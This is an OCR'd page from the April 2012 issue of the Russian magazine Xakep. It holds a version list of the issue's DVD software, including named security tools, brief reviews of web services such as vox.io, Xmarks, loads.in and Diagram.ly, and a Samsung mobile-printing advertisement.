DHE Drive Info 3.2.493
Disk Bench 2.6.2.0
Disk Investigator 1.31
DriverIdentifier 3.9
DSynchronize 2.30.2
File Extension Monitor 1.4
MouseWrangler 1.0.2
NTFS Permissions Reporter 1.0.0
Process Explorer 15.13
Simple Data Backup 7.0
Startup Master
System Ninja 2.3.1.0
USB Oblivion 1.7.0.0
Windows Surface Scanner 2.20

>>UNIX
>Desktop
Bib2xhtml 3.0
Blender 2.62
Brl-cad 7.20.4
Ccextractor 0.60
Cdcat 1.8
Cdemu 1.5.0
Cinnamon 1.2
Libreoffice 3.5.0.3
Libvpx 1.0.0
Macrofusion 0.7.3
Mapsurfing
Mathomatic 15.8.0
Openshot 1.4.2
Pinta 1.1
Spacefm 0.7.0
Vlc 2.0.0
Windowmaker 0.95.2
Zile 2.4.6

>Devel
Anjuta 3.2.2
Execline 1.1.3
Highlight 3.7
Kotlin 0.1.429
Lgi 3.4.0
Libpki 0.6.7
Libpng 1.5.9
Lrc 0.7
Lua 5.2.0
Mahout 0.6
Mono 2.10.8
Netty 3.3.1
Opentbs 1.7.5
Panda3d 1.8.0
Parrot 4.0.0
Rails 3.2
Sabredav 1.5.7
Ujorm 1.22
Wro4j 1.4.4

>Net
Ajaxplorer 4.0.3
Bitlbee 3.0.5
Chrome 17.0.963
Dxirc 1.00.0
Gfeedline 1.0
Gnubiff 2.2.14
Leechcraft 0.5.0
Liferea 1.8.0
Nat-traverse 0.5
Pcapsipdump 0.2
Qtm 1.3.7
Rdp-runner 0.1.17
Sflphone 1.0.2
Spgt 0.7.1
Tomuss 3.1.7
Uhub 0.3.2
W3perl 3.141
Yate 4.0.0

>Security
Afick 2.20
AlienVault
Bluelog 1.0.2
codesensor
DotDotPwn 3.0
DPScan
FuzzOps-NG
Fwknop 2.0
Gnupg 2.0.18
Heimdal
Nessus 5.0
Netifera 1.0
Reaver 1.4
Samhain 3.0.2
sipvicious 0.2.7
THC-HYDRA v7.2
Tor 0.2.2.35
Trupax 6
uniofuzz
untidy
Vpnd 1.1.4
WeBaCoo 0.2.2
zzuf 0.13

>Server
Apache 2.2.22
Asterisk 10.1.3
Bind 9.8.1-p1
Cups 1.5.2
Dhcp 4.2.3-p2
Dovecot 2.1.1
Freeradius 2.1.12
Lighttpd 1.4.30
Mysql 5.5.21
Nsd 3.2.10
Openldap 2.4.29
Openvpn 2.2.2
Postfix 2.9.1
Postgresql 9.1.2
Pure-ftpd 1.0.35
Samba 3.6.3
Sendmail 8.14.5
Snort 2.9.2.1
Sqlite 3.7.10
Squid 3.1.19
Syslog-ng 3.3.4
Vsftpd 2.3.5

>System
Alsa 1.0.25
Bcfg2 1.2.1
Clonezilla 1.2.12-10
Fuse-exfat 0.9.6
Kccmp 0.3
Limitcpu 1.5
Mesa 8.0
Mondorescue 3.0.0
Nvidia 295.20
Pf-kernel 3.2.5
Procmeter3 3.6
Quotatool 1.4.12
Rally 0.5.5
Spacewalk 1.6
Wayland 0.85.0


>X-distr
CentOS 5.8

>>MAC
Cathode 1.2.0
Docker 1.6.7
Gruml 1.1
HyperDock 1.2
iZip Archiver 1.4
KeyRemap4MacBook 7.5.0
Mouse Server 2.6.9
Notify 2.1
Prey 0.5.3
Private Eye 1.0
Que 1.3.1
RCDefaultApp 2.1
Resuminator 1.0
Syrinx 2.5.0
Tunatic 1.1
VLC 2.0
WhatRoute 1.10.7

DVD

№ 04(159) АПРЕЛЬ 2012

ХАКЕР



WWW2



Skype в браузере

VOX.IO

vox.io

Похоже, что поиски достойной альтернативы Skype'у, которая не требовала бы установки десктопного клиента, успешно завершились. Vox.io работает через браузер и позволяет бесплатно осуществлять видео- и голосовые звонки другим пользователям сервиса, устраивать конференции с несколькими участниками и по вполне приемлемым ценам звонить на городские и мобильные телефоны. Чтобы позвонить на твой vox.io-аккаунт не обязательно даже регистрироваться, — ты можешь расшарить специальную ссылку, открыв которую, люди получат возможность быстро набрать твой виртуальный номер. Кроме того, создатели сервиса активно занимаются разработкой мобильных приложений для разных платформ, но пока релиз доступен только для iOS.



Грамотная синхронизация закладок

XMARKS

xmarks.com

Полезность этого сервиса для тебя определяется простым критерием: используешь ли ты закладки? Xmarks умеет только одно — синхронизировать букмарки между компьютерами и разными браузерами (Firefox, Chrome, Internet Explorer и Safari), правда для этого придется установить специальные расширения. Если заплатить небольшую денежку (12$ в год), то можно синхронизировать закладки еще и с мобильными устройствами. Тут стоит отметить, что инструменты реализованы очень качественно: сразу чувствуется опыт разработчиков, в портфеле которых есть такой замечательный сервис как менеджер паролей LastPass.



Бенчмарк для замера производительности сайта

LOADS.IN

loads.in

Скорость работы сайта для пользователей из разных стран напрямую зависит от географического расположения дата-центра, где находится хостинг. Чем дальше физически находится сервер, тем больше будет задержка при открытии сайта. Она может быть и несущественной, но все равно чувствуется. Сервис loads.in позволяет проверить скорость загрузки произвольного ресурса из самых разных точек мира. Причем инструмент помимо сетевой задержки учитывает еще и время рендеринга страницы браузером: можно сравнить замеры для Firefox, Chrome, Safari, Internet Explorer. К тому же есть возможность посмотреть, как выглядел загружаемый сайт в каждый момент загрузки - в виде последовательности скриншотов.



Редактор схем и диаграмм

DIAGRAMLY

Diagram.ly

Этот сервис будет далеко не первым среди онлайн-инструментов для создания различных диаграмм и схем, но что его отличает от многих других — так это максимальная схожесть с известным Microsoft Visio. Это почти полная копия. Порой даже забываешь, что имеешь дело не с обычной программой, а с онлайн-сервисом — настолько здорово реализован интерфейс. Diagramly — настоящий must have на случай, если нужно создать схему или иллюстрацию для курсовой или дипломной работы, статьи в журнале или поста в блоге. Блок-схемы, диаграммы баз данных, схемы локальных сетей, схемы электрических цепей — всего в базе Diagramly более 70 категорий элементов.

SAMSUNG



Мобильная печать? Проще простого!



ML-2165W

Управляйте беспроводной печатью с различных мобильных устройств:


планшетов, смартфонов, медиаплееров и ноутбуков

Технология мобильной печати Samsung делает печать с мобильного устройства еще проще и быстрее! Печатайте документы, веб-страницы, фотографии и все, что захотите!

Не сложнее, чем нажать




Мобильная печать на раз, два, три!



[1] В категории «Бытовая электроника. За инновации в сервисе», [2] для достижения наилучшего качества печати используйте только оригинальные картриджи Samsung. MobilePrint – мобильная печать, Print – печать, Preview – предварительный просмотр. Функция мобильной печати доступна на принтерах Samsung ML-2165W/2168W и МФУ SCX-3405W/3405FW.

Единая служба поддержки: 8-800-555-55-55 (звонок по России бесплатный). www.samsung.com





Товар сертифицирован. Реклама.

Узнайте больше о новинке в фирменном магазине Samsung

Москва, ул. Тверская, д. 22